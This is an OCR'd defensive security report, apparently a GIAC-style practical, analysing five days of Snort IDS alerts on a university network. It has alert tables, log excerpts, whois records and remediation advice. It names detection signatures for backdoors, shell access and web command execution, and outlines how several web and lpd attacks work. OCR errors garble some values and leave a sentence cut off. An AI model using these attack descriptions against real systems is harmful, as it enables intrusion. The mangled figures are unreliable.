
The exception to this rule is when Snort detects a port scan. In this case then it just logs the alert description, but does not log the source and destination in the above format (as these are normally sent to a separate port scan log file). The alert message for a port scan is prefix of "spp_portscan:".

```
12/23-00:16:05.872792  [**] spp_portscan: PORTSCAN DETECTED from MY.NET.6.40
(THRESHOLD 4 connections exceeded in 5 seconds) [**]

12/23-00:16:06.107416  [**] spp_portscan: portscan status from MY.NET.87.50: 7
connections across 6 hosts: TCP(0), UDP(7) [**]
12/23-00
```


When analyzing the alert logs files provided by the University, we excluded counting any port scan alerts, as they are analyzed using the port scan log files.

The first question we ask when trying to analysis Intrusion Detection data is what is the destination address for all the alerts. The following couple of graphs shows first the top 10 destination host addresses for the five day period of Snort alert files, an d then following is a graph that shows the top 10 destination Class C addresses. We choose to show a Class C graph also as it gives you an idea of which networks cause you the most alerts, and therefore may need further internal auditing.




By looking at the destination host graph above, we can see that we may want to have a better look at what is running on the MY.NET.70 and MY.NET.1 networks as a number of hosts on that network made the top 10 destination list.


Some of the details of what caused thes e hosts and networks to get the most alerts will be addressed later in this section when we look at the number of particular type of alert events.



Source Analysis

After we look at where the alerts were destined for, we next address where did all the alerts originate from. The next two graphs show the top 10 source hosts, followed by the top 10 source Class B networks.





Using the above information you may want to reconfigure your firewall to drop traffic from these hosts/networks, or reconfigure your snort rules if some of the traffic is valid. This way you will reduce the amount of logs that Snort produce, and therefore make it easier to analysis the data internally.

Until now we have only give a very broad analysis that shows you potential problem hosts and networks. As we have no visibility of your security policy, we cannot determine what is acceptable traffic and what is not for your institution. However we do suggest that you review the top 10 hosts and networks (both destination and source) to determine why so many alerts are being caused, and if the alerts are "valid".

In the last part of this section on the Snort alert files we will break the alerts into their types and then explain what each alert type means. Following the explanation of each alert, we will try to give recommendations on what action you should take, and also try to provide relevant source and/or destination information.

Following is a table that lists all the alert event types, and for each alert type it lists the total number of events over the 5 days, and the number of different source and destination addresses. Due to the size of the table, we have highlighted what we consider the highest risk alerts in RED for easier identification. This identification was not just based upon the type of alert, but also by reviewing the background data to try determine the impact on the network.

Alert Message	# Alerts	# Sources	# Dest`s
Watchlist 000220 IL-ISDNNET-990517	62330	26	19
MISC traceroute	38927	73	7
CS WEBSERVER – external web traffic	26184	4495	1
MISC source port 53 < 1024	22663	5133	10
ICMP Echo Request BSDtype	13742	25	15
WEB-MISC prefix-get //	13202	669	4
INFO MSN IM Chat data	11931	148	204
ICMP Source Quench	9411	27	94
MISC Large UDP Packet	8528	40	7
ICMP Destination Unreachable (Communication Administratively Prohibited)	5813	63	55
SCAN Proxy attempt	5669	74	4681
Queso fingerprint	5146	43	29
SYN-FIN scan!	5026	1	5026
ICMP Destination Unreachable (Host Unreachable)	4292	334	33
BACKDOOR NetMetro File List	3586	1	1
ICMP Fragment Reassembly Time Exceeded	2638	19	49
ICMP Echo Request NMAP or HPING2	1891	22	35
INFO FTP anonymous FTP	1559	218	215
Watchlist 000222 NET-NCFC	1359	24	16
ICMP Destination Unreachable (Protocol Unreachable)	1141	14	73
SMB Name Wildcard	1136	108	490
BACKDOOR NetMetro Incoming Traffic	1103	3	3
SMTP relaying denied	819	12	25
External RPC call	766	2	654
WEB-MISC Attempt to execute cmd	730	75	41
Tiny Fragments – Possible Hostile Activity	664	8	6
WEB-MISC 403 Forbidden	593	11	310
INFO Inbound GNUTella Connect accept	503	14	448
spp_http_decode: IIS Unicode attack detected	499	98	52
INFO Possible IRC Access	482	45	45
TCP SRC and DST outside network	454	40	199
ICMP Echo Request Windows	424	89	52
ICMP traceroute	413	104	229
Null Scan!	336	94	24
FTP DoS ftpd globbing	290	11	10
TELNET login incorrect	276	10	180
ICMP Echo Request CyberKit 2.2 Windows	208	47	7
NMAP TCP ping!	169	26	18

CS WEBSERVER – external ftp traffic	139	41	1
INFO Outbound GNUT ella Connnect accept	132	117	18
Port 55850 tcp – Possible myserver activity – ref 010313-1	130	22	22
Incomplete Packet Fragments Discarded	129	10	4
connect to 515 from outside	110	3	107
WEB-MISC count-cgi access	106	46	2
INFO Napster Client Data	105	26	42
WEB-MISC http directory traversal	104	53	3
WEB-IIS view source via translate header	96	12	7
SUNRPC highport access!	73	3	3
High port 655535 tcp – possible Red Worm – traffic	71	16	18
WEB FRONTPAGE _vti_rpc access	70	36	9
connect to 515 from ins ide	69	1	1
WEB-IIS _vti_inf access	67	33	7
ICMP Destination Unreachable (Fragmentation Needed and DF bit was set)	65	50	4
TFTP – Internal TCP connection to external tftp server	64	4	4
WEB-IIS Unauthorized IP Access Attempt	58	3	22
INFO Inbound GNUTell a Connect Attempt	57	31	9
EXPLOIT x86 NOOP	52	6	6
Port 55850 udp – Possible myserver activity – ref.010313-1	46	1	2
Possible Trojan server activity	46	12	12
WEB-CGI redirect access	45	26	5
ICMP Echo Request Sun Solaris	38	6	9
SCAN FIN	36	11	10
TELNET access	29	2	15
ICMP Echo Request L3retriever Ping	28	4	5
INFO – Web Cmd completed	25	3	8
DDOS shaft client to handler	25	1	1
MISC Large ICMP Packet	23	19	10
INFO – Possible Squid Scan	23	11	15
WEB-CGI formmail access	18	14	6
WEB-CGI rsh access	15	4	3
bettle.ucs	15	5	6
ICMP redirect (Host)	15	1	1
SNMP public access	14	2	12
High port 65535 udp – possible Red Worm – traffic	13	5	4
SCAN Synscan Portscan ID 19104	13	13	8
WEB-FRONTPAGE fpcount.exe access	12	6	2
SMTP chameleon overflow	12	12	6
WEB-MISC Compaq nsight directory traversal	12	5	5
WEB-CGI scriptalias access	12	4	4

Virus – Possible scr Worm	12	6	8
X11 outgoing	11	7	9
INFO napster login	10	3	6
EXPLOIT x86 setuid 0	9	6	5
IDS50/Trojan_Trojan-active-subseven [arachNIDS]	8	2	2
DNS zone transfer	8	2	3
Virus – Possible pif Worm	8	2	2
WEB-MISC Lotus Domino directory traversal	7	5	3
WEB-CGI archie access	7	5	3
WEB-IIS permission canonicalization	7	1	1
WEB-FRONTPAGE posting	7	2	1
WEB-CGI csh access	7	6	3
RFB – Possible WinVNC – 010708-1	6	2	2
WEB-FRONTPAGE shtml.exe	5	2	1
MISC PCAnywhere Startup	5	3	4
spp_http_decode: CGI Null Byte attack detected	5	3	3
IDS475/web-iis_web-webdav-propfind [arachNIDS]	5	1	1
WEB-CGI ksh access	5	4	2
EXPLOIT x86 setgid 0	5	3	3
Virus – Possible MyRomeo Worm	5	4	5
External FTP to HelpDesk MY.NET.70.50	4	1	1
X86 NOOP – unicode BUFFER OVERFLOW ATTACK	4	3	3
ICMP Destination Unreachable (Network Unreachable)	4	1	1
ICMP Destination Unreachable (Source Host Isolated)	3	1	1
FTP CWD / - possible warez site	3	2	2
MISC solaris 2.5 backdoor attempt	3	2	1
Attempted Sun RPC high port access	3	1	1
TFTP – External UDP connection to internal tftp server	2	1	2
WEB-CGI glimpse access	2	1	1
External FTP to HelpDesk MY.NET.83.197	2	2	1
DDOS mstream handler to client	2	1	1
WEB-CGI tcsh access	2	2	1
WEB-IIS .cnf access	2	2	2
FTP STORE 1MB possible warez site	2	1	1
WEB-IIS scripts-browse	2	1	1
EXPLOIT x86 stealth noop	2	1	2
External FTP to HelpDesk MY.NET.70.49	2	1	1
INFO – Web Dir Listing	2	2	2
FTP RETR 1MB possible warez site	2	2	1
ICMP IPV6 Where-Are-You	1	1	1
WEB-MISC guestbook.cgi access	1	1	1

EXPLOIT NTPDX buffer overflow	1	1	1
WEB-CGI survey.cgi access	1	1	1
ICMP Reserved for Security (Type 19) (Undefined Code!)	1	1	1
CS WEBSERVER – external ssh traffic	1	1	1
FTP passwd attempt	1	1	1
SCAN – wayboard request – allows reading of arbitrary files as http service	1	1	1
FTP MKD / - possible warez site	1	1	1
WEB-CGI finger access	1	1	1
WEB-MISC Invalid URL	1	1	1
RPC tcp traffic contains bin_sh	1	1	1
ICMP Photuris (Undefined Code!)	1	1	1
FTP CWD – possible warez site	1	1	1
SCAN XMAS	1	1	1
INFO – Web Command Error	1	1	1
WEB-FRONTPAGE shtml.dll	1	1	1

Watchlist 000220 IL-ISDNNET-990517-ISDNNET-990517

This alert seems to be a self-defined list that the University has implemented in its Snort configuration. Snort is configured to alert when it sees data that has a source address from the network 212.179.0.0/17. This network is owned by an Israeli ISP Bezeq International (ISDN.NET.IL).

Whois:

```
route:       212.179.0.0/17
descr:       ISDN Net Ltd.
origin:      AS8551
notify:      hostmaster@isdn.net.il
mnt-by:      AS8551-MNT
changed:     hostmaster@isdn.net.il 19990610
source:      RIPE

person:      Nati Pinko
address:     Bezeq International
address:     40 Hashacham St.
address:     Petach Tikvah  Israel
phone:       +972 3 9257761
e-mail:      hostmaster@isdn.net.il
nic-hdl:     NP469-RIPE
changed:     registrar@ns.il 19990902
source:      RIPE
```

The Top talker for this alert type came from the host 212.179.35.118, which was also responsible for making the host MY.NET.70.70 the top destination for alert events. The source host in question only produced alert events for two of the other University's hosts. Below is a table that outlines the breakdown of alerts.

Destination IP	Destination Port	Source Port	Num. Events
MY.NET.70.70	1214	60339	61925
MY.NET.99.39	1214	33952 48707 52915 54368 52529 49444	27
MY.NET.99.39	2113	1214	2
MY.NET.70.192	3232	1214	2

Correlations

As you can see from the abo ve table the port 1214 is a common occurrence across the 3 hosts. The following was information was found that may explain this traffic: -

http://www.incidents.org/archives/intrusion_s/msg00530.html

> "TCP/1214 is often the "KaZaA" file -sharing system (http://www.kazaa.com) which seems to become more and more popular. The .vbs thing was perhaps some worm/virus taking advantage of kazaa for storing (il legal?) software on your host (or perhaps just scanning for other kazaa hosts sharing files)? "

http://www.giac.org/practical/Christof_Voemel_GCIA.txt

> "*Watchlist 000220 IL -ISDNNET-990517 and Watchlist 000222 NET -NCFC
> These are alerts on connections from hosts infamous for suspicious
> activities, the first list contains addresses from Israel, the second
> one addresses belonging to the
> Computer Network Center Chinese Academy of Sciences.
> Similar traffic has been observed by Bakos and Zeltser, see
> http://ouah.bsdjeunz.org/George_Bakos.html
> http://www.zeltser.com/sans/idic -practical/
> Among the ports observed in the communications was the most prominent TCP port
> 1214. Traffic of this kind was for example seen at
> http://www.incidents.org/archives/intrusions/msg00527.html
> An interpretation of this traffic as being associated to the "KaZaA"
> filesharing program has been given at
> http://www.incidents.org/archives/intrusions/msg00530.html "

It is also seems that this network has previously been responsib le for other file-sharing systems on the University's network: -

Napster Traffic (see http://www.sans.org/infosecFAQ/napster.htm . for more information on Napster) :-
http://www.sans.org/y2k/practical/Kathryn_Lucas.doc

```
05/16-04:02:27.687936  [**] Watchlist 000220 IL -ISDNNET-990517 [**]
212.179.32.109:29136 -> MY.NET.53.67:6699
05/16-04:02:28.316250  [**] Watchlist 000220 IL -ISDNNET-990517 [**]
212.179.32.109:29136 -> MY.NET.53.67:6699
05/16-04:02:29.329399  [**] Watchlist 000220 IL -ISDNNET-990517 [**]
212.179.32.109:29136 -> MY.NET.53.67:6699
```

http://www.giac.org/practical/Faud_Khan_GCIA.doc

```
10/13-06:22:51.058911 [**] Watchlist 0002   20 IL-ISDNNET-990517 [**] 212.179.41.24:1031   -> MY.NET.214.170:6699
10/13-06:22:51.273017 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24:1031   -> Y.NET.214.170:6699
10/13-06:22:51.778331 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24  :1031 -> MY.NET.214.170:6699
10/13-06:22:52.148403 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24:1031   -> MY.NET.214.170:6699
10/13-06:22:53.266932 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24:1031   -> MY.NET.214.170:6699
10/13-06:22:54.572628 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24:1031   -> MY.NET.214.170:6699
10/13-06:22:55.273258 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24:1031   -> MY.NET.214.170:6699
10/13-06:22:55.606272 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24:1031   -> MY.NET.214.170:6699
10/13-06:22:56.356432 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24:1031   -> MY.NET.214.170:6699
10/13-06:22:56.939684 [**] Watchlist 000220 IL   -ISDNNET-990517 [**] 212.179.41.24:1031   -> MY.NET.214.170:6699
```

Security Recommendations

As the University has specifically defined a rule to watch traffic originating from this network, we will assume that the University considers any such traffic of concern. Therefore, we would suggest that the system administrators review the three hosts for signs of the KaZaA tool. We rate the destination host MY.NET.70.70 as a host that should be investigated fully, as it also has numerous other alert events against it. These include the following: -

ICMP Destination Unreachable (Communication Administratively Prohibited)
ICMP Destination Unreachable (Host Unreachable)
ICMP Destination Unreachable (Network Unreachable)
ICMP Source Quench
ICMP Destination Unreachable (Fragmentation Needed and DF bit w as set)

All of the above alerts suggest that MY.NET.70.70 was initiating connections to remote systems that were not available. The last two alert types suggest that a large amount of data may have been sent (Source Quench – is sent by a remote site to ask the client to slow down data transmission, and Fragmentation required suggests large packets). These

Further, due to the amount of alerts generated by this ISP, we would suggest, that if it is not deemed essential for traffic to enter your whole campus network, then any traffic from the suspect ISP be restricted at your gateway devices or firewalls. At the very least this ISP is causing a denial of service on your ability to analysis your Snort data (due to the large number of events generated by the ISP).

MISC traceroute

The "MISC traceroute" snort alert is used to notify the IDS analysis that data that parsed through the Snort system had the charactertics of a remote traceroute. Normally this probably would not be classified as a high risk event. At most, we probably assume that someone was trying to map your network infrastructure using traceroute information. What caught our attention was that the amount of traceroute events, and the fact that the majority of the traffic was directed to one host (MY.NET.140.9). We found, if we ignored how Snort identified the traffic, and concentrated on the traffic for this host, then we could interpret the data as a continuous distributed port scan over the 5 day period. We find that most ports between 33450 to 33491 were possibly scanned. If this was the case then the person behind the scan may have been looking for RPC services on that machine.

Security Recommendations

Because we believe that the "MISC traceroute" alert events for the host MY.NET.140.9 coincidently also looked like a slow, distributed port scan, we suggest that the University audits the server to determine if the security measures in place are appropriate.

CS WEBSERVER – external web traffic

The "CS WEBSERVER – external web traffic" alert event seems to be a self defined alert that the University has installed into the default Snort alert configuration files. Because we do not know what the purpose of this alert is, or even what the purpose of the "CS WEBSERVER" is, we will treat the server as sensitive. The associated server that is configured for this alert is MY.NET.100.165. We assume this because over 5 days we had 4459 unique source hosts, however there was only one destination address for all these alerts. We also found when reviewing the alerts for this server the following types of alerts: -

CS WEBSERVER - external ftp traffic – This is another self defined alert that was entered into the default Snort configuration to monitor ftp traffic originating outside the University's campus network to the CS WEBSERVER

INFO FTP anonymous FTP – This alert event is generated when Snort recognizes an FTP login using the anonymous account.

Queso fingerprint – Queso is a tool used to try to determine what a remote hosts operating system is. This is generally used as a reconnaissance tool to fine tune what attacks to try on a remote host. (http://ftp.cerias.purdue.edu/pub/tools/unix/scanners/queso/)

spp_http_decode: IIS Unicode attack detected – This event is alerting us to the fact that someone may have tried to attack the CS WEBSERVER with an IIS vulnerable in the way it handles Unicode characters. Using a specially formatted URL with Unicode characters, a user may be able to make a vulnerable server run cmds in the operating system, which eventually lead to full comprise of the server through other techniques. (http://www.securitywriters.org/texts/internet%20security/unicode.php)

Watchlist 000220 IL-ISDNNET-990517 – We have previously discussed this alert type which is based upon data originating from an Israeli ISP.

Watchlist 000222 NET-NCFC - This is a similar alert event as the previous alert based on the Israeli ISP. This alert however is based upon traffic originating from Computer Network Center Chinese Academy of Sciences network (: 159.226.0.0 - 159.226.255.255). (www.giac.org/practical/Faud_Khan_GCIA.doc)

WEB-CGI csh access
WEB-CGI ksh access
WEB-CGI tsch access
As started in CAN-1999-0509:-
"Perl, sh, csh, or other shell interpreters are installed in the cgi-bin directory on a WWW site, which allows remote attackers to execute arbitrary commands."
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0509)

WEB-CGI formmail access
As started in CVE-1999-0172
"FormMail CGI program allows remote execution of commands."
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0172)

WEB-CGI redirect access
As stated in CVE-2000-382
"ColdFusion ClusterCATS appends stale query string arguments to a URL during HTML redirection, which may provide sensitive information to the redirected site."
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0382)

WEB-CGI scriptalias access
As stated in CVE-1999-0236
"ScriptAlias directory in NCSA and Apache httpd allowed attackers to read CGI programs"
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0236)

WEB-FRONTPAGE _vti_rpc access
This alert event is raised due to a Denial of Service that was reported to BugTraq regarding Microsoft IIS webserver. Microsoft IIS ships with the FrontPage extensions (FPSE), which has a bug where by if you supply one of the FPSE functions with malformed data then a restart of the ISS service is required to return to normal operation. The end user only requires to have FPSE installed on the server to be vulnerable.
(http://www.securityfocus.com/bid/2144)

WEB-MISC http directory traversal
The event that prompts this Snort alert is when the contents of a URL request contains "../". This is a common reconnaissance technique where by the intruder attempts to gain access to files outside of the httpd root context.

Security Recommendations

As can been seen by above, the CS -WEBSERVER has had a number of different types of potential vulnerabilities attempted. Because these attem pts seem to be distributed over the 5 days of logs, we do not believe a specific web vulnerability tool was used.

We recommended that the University reviews its security policy around the access to the CS WEBSERVER, and if it is not needed, then access fr om the Internet be restricted at border gateways and firewalls. It is also suggested that the University conducts their own audit of web based vulnerabilities on the webserver using a tool like Whisker (http://www.wiretrip.net/rfp/p/doc.asp/i1/d21.htm) or @Stake's Cerberus WebScan tool (http://www.atstake.com/research/tools/index.html) . By doing this the University can determi ne if the CS WEBSERVER has any well known web vulnerabilities that require addressing.

MISC Large UDP Packet

This Snort alert event is detected when Snort parses a UDP packet that has a byte size greater than 4000. As UDP is not a guaranteed communica tion protocol, applications will generally use TCP when large chunks of data is required to be communicated. When we reviewed the alerts we found that only 7 hosts were the destination of these large UDP packets. By analyzing the source and destination por ts we found the following hosts are of concern.

MY.NET.153.210
Upon review of the Large UDP alerts we found that 3402 alerts of the following: -

```
e.g
12/23-16:00:01.698428  [**] MISC Large UDP Packet [**] 216.106.172.149:54567     ->
MY.NET.153.210:1434

12/23-16:00:01.797225  [**] MISC Large UDP Packet [**] 216.106.172.149:54567     ->
MY.NET.153.210:1434

12/23-16:00:02.121381 [**] MISC Large UDP Packet [**] 216.106.172.149:54567     -> MY.NET.153.210:1434
```

and another 116 alerts of the following type: -

```
e.g
12/23-16:00:04.936761 [**] Incomplete Packet Fragments Discarded [**] 216.106.172.149:0      -> MY.NET.153.210:0
```

When researched we found that TCP and UDP port 1434 was normally used by Microsofts SQL Monitor (http://www.networkice.com/advice/Exploits/Ports/1434/default.htm). Due to the fact that it requires a packet to be over 4000 bytes to trigger this alert, it would seem that the host 216.106.172.149 was sending larges amount o f data to the SQL Monitor, or there is some other service listening on that port.

Whois

```
iBEAM Broadcasting Corporation (NETBLK -IBEAM)
64 Almanor Ave., suite 100
Sunnyvale, CA 94085
US

Netname: IBEAM
Netblock: 216.100.160 -0 - 216.106.175.255
Maintainer: BEAM

Cordinator:
      Le, Stewart (SL895 -ARIN) stle@ibeam.com
      408-830-3572

Domain System inverse mapping provided by:

NS1.IBEAM.COM      204.233.70.15
NS2.IBEAM.COM      204.247.99.125

ADDRESSES WITHIN THIS BL OCK ARE NON-PORTABLE

Record last updated on 22 -Jan-2002.
Database last updated on 1 -Mar-2002 19:57:27 EDT.
```

MY.NET.111.145

Upon review we also found 4690 events of the following: -

e.g

```
12/27-23:33:21.438161  [**] MISC Large UDP Packet [**] 61.150.5   .19:3994  ->
MY.NET.111.145:3739
12/27-23:33:21.538021  [**] MISC Large UDP Packet [**] 61.150.5.19:3994     ->
MY.NET.111.145:3739
12/27-23:33:22.157187  [**] MISC Large UDP Packet [**] 61.150.5.19:3994     ->
MY.NET.111.145:3739
```

We were not able to find referenc es to either source port 3994 or destination port 3739. We also reviewed the stats on DShield.org (http://www.dshield.org/port_report.php) and found that limited occurrences of traffic with either of those ports. However, the owners of the source IP range comes from China

Whois

```
inetnum             61.150.0.0   - 61.150.31.255
netname             SNXIAN
descr               xi'an data branch,XIAN CITY SHAANXI PROVINCE
country             CN
admin-c             WWN1 -AP, inverse
tech-c              WWN1 -AP, inverse
mnt-by              MAINT -CHINANET-SHAANXI, inverse
mnt-lower           MAINT -CN-SNXIAN, inverse
changed             ipadm@public.xa.sn.cn 20010309
source              APNIC
```

```
person              WANG WEI NA, inverse
address             Xi Xin street 90# XIAN
country             CN
phone               +8629 -724-1554
fax-no              +8629 -324-4305
e-mail              xaipadm@public.xa.sn.cn, inverse
nic-hdl             WWN1 -AP, inverse
mnt-by              MAINT -CN-SNXIAN, inverse
changed             wwn@public.xa.sn.cn 20001127
source              APNIC
```

There were five other destination addresses that had this alert event raised against them, however the number of associat ed alerts for each host was below 220. We also could not find any colorations with the connection details (source and destination ports). The five other hosts were:-

MY.NET.70.192 (212 events)
MY.NET.53.120 (157 events)
MY.NET.87.50 (50 events)
MY.NET.98.167 (8 events)
MY.NET.87.44 (4 events)

Security Recommendations

Because the maximum MTU for Ethernet is approximately 1500 bytes, we would treat any communications that tries to send data greater that 4000 bytes as unusual, and wort h investigating further. Although you may not find a malicious service running on the destination hosts listed above, you may find an application that has a bug, or is misconfigured. We would also suggest you audit the server MY.NET.111.145, as we could no t find any service that used the ports logged in the the Snort alert events.

TCP SRC and DST outside network

This alert event occurs when the Snort IDS parses data that has a source IP address and a destination IP address that is not in the range of its configured "Local Network". Therefore your network has traffic transversing it that is: -

a) not destined for a University server, and was not produced by a University server.
b) has a crafted source address. (i.e. someone on your network is spoofing packets with the source address of an external entity)
c) the Snort IDS did not associate the source or destination address in the alerted traffic as those being in the IP address range of the University (i.e. Snort misconfiguration).

Security Recommendations

Assuming that the University does not allow and or want other peoples traffic transversing its network, then we recommend the following steps be taken.

1) Check the Snort configuration to ensure that all the University IP address range is accounted for.
2) Review the current alert files from the Snort IDS that have the same alert events and determine if any of the IP's are those of the Universities.

   By doing the above you can confirm that external traffic is transversing your network somehow

3) Check the border gateways, and add ACL's that restrict any incoming traffic is only in your address range. It is good Internet etiquette to also add ACL's to restrict outgoing traffic to only that with has the source address in the University's IP range.
4) Audit all routers routing configuration to ensure you are advertising yourself as a path to someone else's network through your campus network (i.e. this can easily be misconfigured if you have two separate uplinks and you are using BGP4).

connect to 515 from outside / connect to 515 from outside

This alert event is generated when the Snort IDS finds packets that are destined to port 515 from either an external source to a University's server, or from a University's computer to another server. The service that runs on port 515 is the printer daemon (lpd / printerd). The reason why we regard this alert as high risk is because of the numerous vulnerabilities that have been found in lpd daemons that are actively exploited.

Upon review of the logs for connections to the port 515, we find:-

62.71.248.52
This host made 103 attempts to connect to port 515 across 100 different servers on the University's network. The time this host took to try the connections was five seconds, apart for the last connection alert to MY.NET.190.32 which occurred 40 seconds later. With the details we can assuming that the source host was scanning the University's network for ports listening on port 515. The networks that were scanned were: -

MY.NET.132.0	(8 events)
MY.NET.133.0	(49 events)
MY.NET.134.0	(8 events)
MY.NET.135.0	(6 events)
MY.NET.137.0	(31 events)
MY.NET.190.0	(1 event)

MY.NET.1.2 -> MY.NET.50.35

